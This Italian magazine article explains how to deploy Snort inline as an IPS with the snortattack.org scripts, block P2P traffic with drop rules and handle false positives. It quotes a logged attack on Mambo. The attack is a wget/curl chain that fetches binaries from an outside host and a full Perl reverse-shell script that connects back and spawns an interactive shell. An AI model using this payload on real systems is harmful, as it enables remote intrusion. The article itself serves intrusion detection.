0x00a0: xxxx 3a33 3237 3730 202d 3e20 3231 372e xx:32770.->.217.
0x00b0: 3136 302e xxxx xx2e xxxx 3a38 3038 310a 160.ccc.cc:8081.
```

della cartella di pubblicazione] / var/log/snort/perfmon.txt il comando verrà eseguito ogni trenta minuti per ogni giorno.

Installazione di snort in modalità inline

Sarà illustrato brevemente come installare un server IPS basato su Snort inline tramite l'ausilio degli script pubblicati sul portale www.snortattack.org.

La scelta di utilizzare gli script di snortattack, nel momento in cui non si voglia intraprendere tutto il lavoro di risoluzione delle dipendenze e delle specifiche di compilazione, risulta essere la soluzione più semplice e veloce. Grazie a questi script, è possibile ottenere un IPS funzionante in meno di 45 minuti, potendosi così concentrare al meglio sulla configurazione e ottimizzazione. D'altro canto, per comprendere a pieno la sua installazione,

sarebbe necessario intraprendere tutto il percorso di installazione dei vari pacchetti. Ad un utente esperto consigliamo la lettura dell'howto per l'installazione passo passo senza gli script, sempre disponibile nella sezione documenti del sito di snortattack.

Gli script e gli howto di snortattack automatizzano e spiegano l'installazione di snort inline sulle seguenti distribuzioni:

- Debian
- Fedora Core 2,3, 4, 5

Durante l'installazione della distribuzione disabilitare in maniera definitiva il firewall e selinux.

Una volta terminata l'installazione della distribuzione scaricare il *current-attack.sh* www.snortattack.org/mambo/script/current-attack.sh editare il valore della variabile `SA_DISTRO` seguendo le istruzioni riportate nello script.

Indicare *deb* per Debian e per le varie edizioni di fedora "fc20" "fc30" "fc40" "fc50".

Editare il valore della variabile `SA_DIR_ROOT` con il path completa della directory dove verranno scaricati i pacchetti e script per l'installazione di Snort. Di default è impostata `/root/snortattack`.

Editare il valore della lingua (italiano e inglese): `LANG - ita`. Di default è impostata la lingua italiana.

Una volta terminate le modifiche al *current-attack.sh*, lanciare lo script tramite il comando:

```
> sh current-attack.sh
```

Il sistema scarica gli script ed i pacchetti necessari al completamento dell'installazione nella cartella definita in `SA_DIR_ROOT`. Al suo interno editiamo lo script *fast_inline.sh*.

Questo script rende l'installazione di Snort completamente automatica. Per una corretta installazione è necessario impostare alcuni parametri, che il *fast_inline* userà per configurare il dispositivo:

- `SA_DIR_ROOT` - impostare la path completa dove sono stati scaricati i pacchetti e script,




Fig. 5: Screenshot di srram

- MYSQLPWD - impostare la password dell'account di root di mysql,
- MYSQLPWS - impostare la password dell'account di snort di mysql,
- IP - impostare l'indirizzo ip che si vuole attribuire al dispositivo,
- NETMASK - impostare la netmask che si vuole attribuire al dispositivo,
- GW - impostare il gateway che si vuole attribuire al dispositivo,
- NETWORK - impostare la rete di appartenenza,
- BROADCAST - impostare il broadcast,
- DNS - impostare il dns primario,
- HOMENET - impostare la rete considerata *trust*, indicare i valori separati da virgola.

Le variabili che seguono sono impostate di default per eseguire in automatico tutte le operazioni necessarie ad una installazione corretta di Snort. Vediamo velocemente come si comportano:

- SA_UPDATE - questa funzione importa le liste (sources.list in Debian, yum.conf in Fedora) e aggiorna il sistema,
- SA_DEPS - questa funzione scarica e installa i pacchetti necessari al funzionamento di Snort tramite il gestore dei pacchetti (apt per Debian, yum per Fedora),

- SA_EXTRACT - questa funzione scarica ed estrae i pacchetti tar.gz necessari al funzionamento di Snort,
- SA_MYSQL - questa funzione imposta il server mysql con le password indicate in precedenza, importa il database di snort e da i permessi necessari,
- SA_INSTALL - questa funzione compila gli elementi necessari a snort, crea le directory per i log, installa BASE, crea un link del kernel se necessario ecc.,
- SA_INLINE - questa funzione compila snort_inline,
- SA_REPORT - questa funzione installa Snort Report,
- SA_PLACID - questa funzione installa Placid,
- SA_SNORT_CONF - questa funzione imposta il file di configurazione di Snort con i valori indicati precedentemente (homenet, password di snort ecc.),
- SA_AUTO - questa funzione serve per impostare Snort al boot,
- SA_ETH - questa funzione server per settare le interfacce di rete Ethernet,
- SA_SET_SCRIPT - questa funzione serve per creare uno script che lancia la versione scelta di snort (classico Snort o Snort_inline)

e i parametri indicati precedentemente (ip, gw, netmask, network ecc.),

- SA_START - questa funzione serve per lanciare Snort una volta terminata l'installazione,
- SA_EMAIL - questa funzione serve per inviare al Team di Snortattack alcune informazioni, per avere un feedback positivo o negativo riguardo all'installazione tramite l'ausilio del *fast_inline.sh*.

Una volta terminata l'installazione è consigliabile riavviare.

Listing 10. Configurazione consigliata di httpd.conf e my.cnf

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer           = 4M
max_allowed_packet   = 4M
thread_stack         = 32K
query_cache_limit    = 104857
query_cache_size     = 1677721
query_cache_type     = 1
max_allowed_packet   = 4M
key_buffer           = 4M
```

Introdotta da poco il `fast_utility` è uno script interattivo, che semplifica le operazioni di routine su di un dispositivo ips:

- cambiare l'indirizzo ip del bridge,
- riavviare snort,
- aggiornare le rules,
- fare un backup degli alert e azzerare il database,
- segnalare un falso positivo,
- cambiare la homenet,
- cambiare tipologia di rete (LAN DMZ MISTA),
- cambiare la password di root, ecc.

E' studiato per essere utilizzato anche da console e viene eseguito ad ogni login di root.

Se alcune delle variabili sopra elencate, non sono indicate nel `fast_inline` significa che non sono indispensabili al corretto funzionamento dello script. Sugeriamo di lasciare le variabili che gestiscono le funzioni, abilitate come di default. Per altre informazioni andate a vedere la guida su www.snortattack.org.

Esempi pratici

Elenchiamo alcune tipologie di attacco riscontrate da snort inline tramite le rules e i preprocessori.

Attacchi finalizzati a mambo

L'attacco che si andrà ad analizzare è finalizzato a *compormettere* un server e a caricare un exploit sfruttando una vulnerabilità di Mambo <= 4.0.11. In questa occasione i pacchetti sono presi dal log di apache come raffigurato nel Listing 7.

Si può notare che tramite questo comando si induce a caricare e lanciare `cmd.txt`

Questo è il testo pulito:

```
cd /tmp; \
wget 216.99.b.b/cback;
    chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
    chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
    cd /var/tmp; \
curl -o cback http://
216.99.b.b/cback;
```

```
chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
216.99.b.b/dc.txt;
chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
echo YY;echo\
```

Questo è il contenuto di `cmd.txt`:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
```




Fig. 6: Rappresentazione delle performance di snort con pmgraph

```

socket (SOCKET,
        PF_INET, SOCK_STREAM,
        getprotobyname('tcp'));
connect (SOCKET,
        sockaddr_in
        ($PORT, inet_aton($IP));
SOCKET->autoflush();
open (STDIN, ">&SOCKET");
open (STDOUT, ">&SOCKET");
open (STDERR, ">&SOCKET");
system("id;pwd;uname -a;w;
        HISTFILE=/dev/null /bin/sh -i");

```

Si può notare che questo passaggio è finalizzato a conoscere quale sia l'utente che esegue Mambo. La veloce risposta del server a questo passaggio è raffigurata nel Listing 8.

Quindi se Mambo ha privilegi di root, tramite la vulnerabilità riscontrata, sarà possibile eseguire uno script. In questo caso la risposta di Snort è raffigurata nel Listing 9.

Il phishing

Nella ricerca scientifica, si definisce *phishing* una ricerca condotta su una problematica poco nota, ma senza un preciso obiettivo: significa *cercare un po' a caso* di fare una scoperta, come un pescatore che getta la rete sperando di trovare pesci. Con questo significato, il termine viene usato almeno dal 1990."

In ambito informatico si definisce phishing una tecnica di ingegneria sociale utilizzata per ottenere l'accesso ad informazioni personali e riservate con la finalità del furto di identità mediante l'utilizzo di messaggi di posta elettronica fasulli (od anche tramite altre tecniche della suddetta ingegneria sociale), opportunamente creati per apparire autentici. Grazie a questi messaggi, l'utente è ingannato e portato a rivelare dati sensibili, come numero di conto corrente, nome utente e password, numero di carta di credito ecc.

Dopo le definizioni riportate da wikipedia si introdurrà una metodologia per risolvere questo fastidioso problema. Si introdurrà (nonostante sia già stato menzionato) un preziosissimo strumento il preprocessore Clamav. Questo preprocessore è

In rete

- <http://www.snort.org> – Snort
- <http://snort-inline.sourceforge.net> - Snort_inline
- <http://secureideas.sourceforge.net> - Base
- <http://speakeasy.wpi.edu/placid> - Placid
- <http://oinkmaster.sourceforge.net> - Oinkmaster
- <http://sourceforge.net/projects/srram> - Srram
- <http://people.su.se/~andreas/perfmon-graph> - Pmgraph
- <http://fedora.redhat.com> - Fedora
- <http://www.debian.org> – Debian
- <http://www.mamboserver.com> - Mambo
- <http://www.clamav.net> – Clamav
- <http://www.bleedingsnort.com> - Bleedingsnort
- <http://www.snortattack.org> – Snortattack

integrato nella release di snort_inline. Il principio di funzionamento di questo preprocessore è apparentemente molto semplice, ma se non configurato adeguatamente inutile. Il preprocessore Clamav utilizza le dbdir rilasciate da Clamav come regole di intercettazione per Snort, e successivamente permette l'azione di drop dopo il riscontro. Di fondamentale importanza è il mantenimento costante di aggiornamento delle definizioni di Clamav (dbdir). E' da mettere in chiaro che questo preprocessore non riscontra la totalità delle suddette regole, ma riscontra esclusivamente virus/phishing in chiaro non crittografati e non compressi.

Dopo queste considerazioni viene automatico pensare che questo preprocessore è estremamente azzeccato per il blocco di phishing, inquanto in chiaro perchè leggibile. Per la configurazione adeguata alla tipologia di rete riferitevi al paragrafo che precede.

Il File Sharing

Come tutti sanno all'interno delle reti private si fa largo uso di programmi peer to peer.

I client più diffusi per il download sono di sicuro: Emule, Bittorrent, Gnutella, Kazaa, Souseek.

Si elencherà i più diffusi protocolli utilizzati da questi client:

- bittorrent (utilizzato da client bittorrent)
- eDonkey (utilizzato da client emule)
- fastrack (utilizzato da client Kazaa)
- Gnutella (utilizzato da client Gnutella)
- Souseek (utilizzato da client Souseek)

Per poter disabilitare questa tipologia di client peer to peer è necessario attivare le famiglie delle rules: bleeding-p2p e p2p. All'interno di questi file (/etc/snort_inline/rules/bleeding-p2p.rules .../p2p.rules) sono conte-

Cenni sugli autori

Pierpaolo Palazzoli, Lavora nel settore della sicurezza informatica, laureato in ingegneria delle telecomunicazioni presso il Politecnico di Milano. Lavora su Snort da cinque anni. Matteo Valenza, Lavora nel settore informatico, come sistemista. Lavora su Snort da un anno. Snortattack.org, risultato della fusione di conoscenze e collaborazione tra Matteo e Pierpaolo. Compare in internet circa sei mesi fa ma nasce nella mente del Team circa due anni orsono. Punto di forza sono guide e script, per l'installazione di Snort in Italiano e Inglese. Forum e mailinglist. Con Snortattack.org, Pierpaolo e Matteo, intendono creare uno Snort User Group finalizzato alla collaborazione, per l'Italia e tutto il resto del Mondo.

A presto: www.snortattack.org!

nute tutte le rules fino ad ora scritte per proteggere la rete dall'uso improprio di programmi p2p, che come risaputo saturano la banda disponibile della maggior parte delle connettività. E' necessario controllare che la HOME-NET definita nello snort_inline.conf, sia la rete che si vuole inibire all'uso di questi client.

Queste *regole* sono suddivise per tipologia di azione. Si intendono per esempio:

- La ricerca di un file su una rete eDonkey:

drop udp \$HOME_NET any ->

```
$EXTERNAL_NET 4660:4799
(msg: "BLEEDING-EDGE P2P
eDonkey Search"; content:
"|e3 0e|";
offset: 0; depth: 2;
rawbytes; classtype:
policy-violation; reference:url,
www.edonkey.com;
sid: 2001305; rev:3; )
```

- Il traffico bittorrent:

drop tcp \$HOME_NET any ->

```
$EXTERNAL_NET any (msg:
"BLEEDING-EDGE P2P
BitTorrent Traffic";
flow:
established;
content:
"|00004009070000001";
offset: 0; depth: 8;
reference:
url,bitconjurer.org/BitTorrent/
protocol.html;
classtype: policy-violation;
sid: 2000357; rev:3; )
```

- Richiesta di un client Gnutella:

drop tcp \$HOME_NET any ->

```
$EXTERNAL_NET any (msg:
"P2P GNUTella client request";
flow:to_server,established;
content:
"GNUTELLA"; depth:8;
classtype:policy-violation;
sid:1432; rev:6;)
```

Nell'eventualità che si voglia bloccare, inibire i protocolli di file transfert

è consigliabile selezionare accuratamente la tipologia di protocollo e quindi la tipologia di azione dai file sopra citati. Non sempre è possibile bloccare completamente il traffico generato da un client p2p, da test effettuati risulta infatti che nello specifico, il client emule viene bloccato completamente tranne per la rete kad; bittorrent invece viene solo limitato nell'utilizzo di banda. Nonostante non vengano bloccati completamente tramite questa tipologia di inibizione, l'attivazione di queste regole crea un disservizio tale da scoraggiare chi sta facendo uso di programmi per il file sharing.

Riscontro di falsi positivi, approccio sistematico (tramite base)

Cercheremo di strutturare una metodologia per il riscontro dei falsi positivi. Spiegheremo tre casi principali:

- falso positivo in navigazione web
- falso positivo in mancata ricezione di mail
- falso positivo generico (diverso da web e posta)

Nel primo caso è necessario conoscere l'indirizzo ip di provenienza dell'host che riscontra una anomalia di funzionalità, quindi tramite l'interfaccia web di base, sfruttando la funzionalità search selezioneremo ip criteria e quindi inserendo tra parentesi tonde l'indirizzo ip, cercheremo la sua presenza all'interno delle segnalazioni.

Riscontrando la presenza di un alert (che ha generato un drop) sull'interfaccia, provvederemo a 2 tipi di soluzione:

- disabilitare la rules riguardante il falso positivo
- includere l'indirizzo ip sorgente all'interno della variabile definita nel file `snort_inline.conf` come `homenet`.

Tramite lo strumento pmgraph si è in grado di conoscere le analisi statisti-

che di traffico e di performance del dispositivo. Di grande rilevanza è il grafico raffigurante il carico delle cpu che possono influire notevolmente (in caso di valori superiori al 70% di utilizzo) a falsi positivi non riscontrabili nell'interfaccia di visualizzazione degli attacchi, base.

Altri dati di fondamentale importanza per il riscontro di un falso positivo, sono gli attacchi per secondo. Se questo grafico superasse valori di oltre 15 per secondo ci troveremmo davanti a due ipotesi:

A – falso positivo

B – attacco finalizzato ad un host della rete

Quello che potrebbe venirci incontro tramite lo strumento di visualizzazione è di sicuro la rappresentazione del contenuto bloccato, tramite base è possibile visualizzare i dettagli di un attacco e quindi l'opzione *plain text* molto utile alla lettura in formato ascii del traffico intercettato.

Non visualizzabile tramite uno strumento grafico via web (a meno dell'implementazione di mrtg sulla macchina) è lo stato di occupazione di memoria ram. Questo dato è di fondamentale importanza quando si vogliono attivare grandi numeri di rules. Per evitare continui crash o falsi positivi non riscontrati dal sistema è consigliabile l'ottimizzazione delle rules e di demoni come apache o mysql (vedere Listing 10).

Conclusioni

Concludendo, l'implementazione di snort inline risulta una metodologia dinamica in un contesto di Rete estremamente pericolosa, di certo non è la soluzione di tutti i mali ma è una sicurezza ben strutturata se implementata in funzione delle proprie esigenze.

Con Snort non vale la regola attivo tutto così sono sicuro perchè dietro ad ogni regola può esistere un falso positivo che blocca attività del tutto regolari e quindi può aggiungere problematiche di nuova natura. ●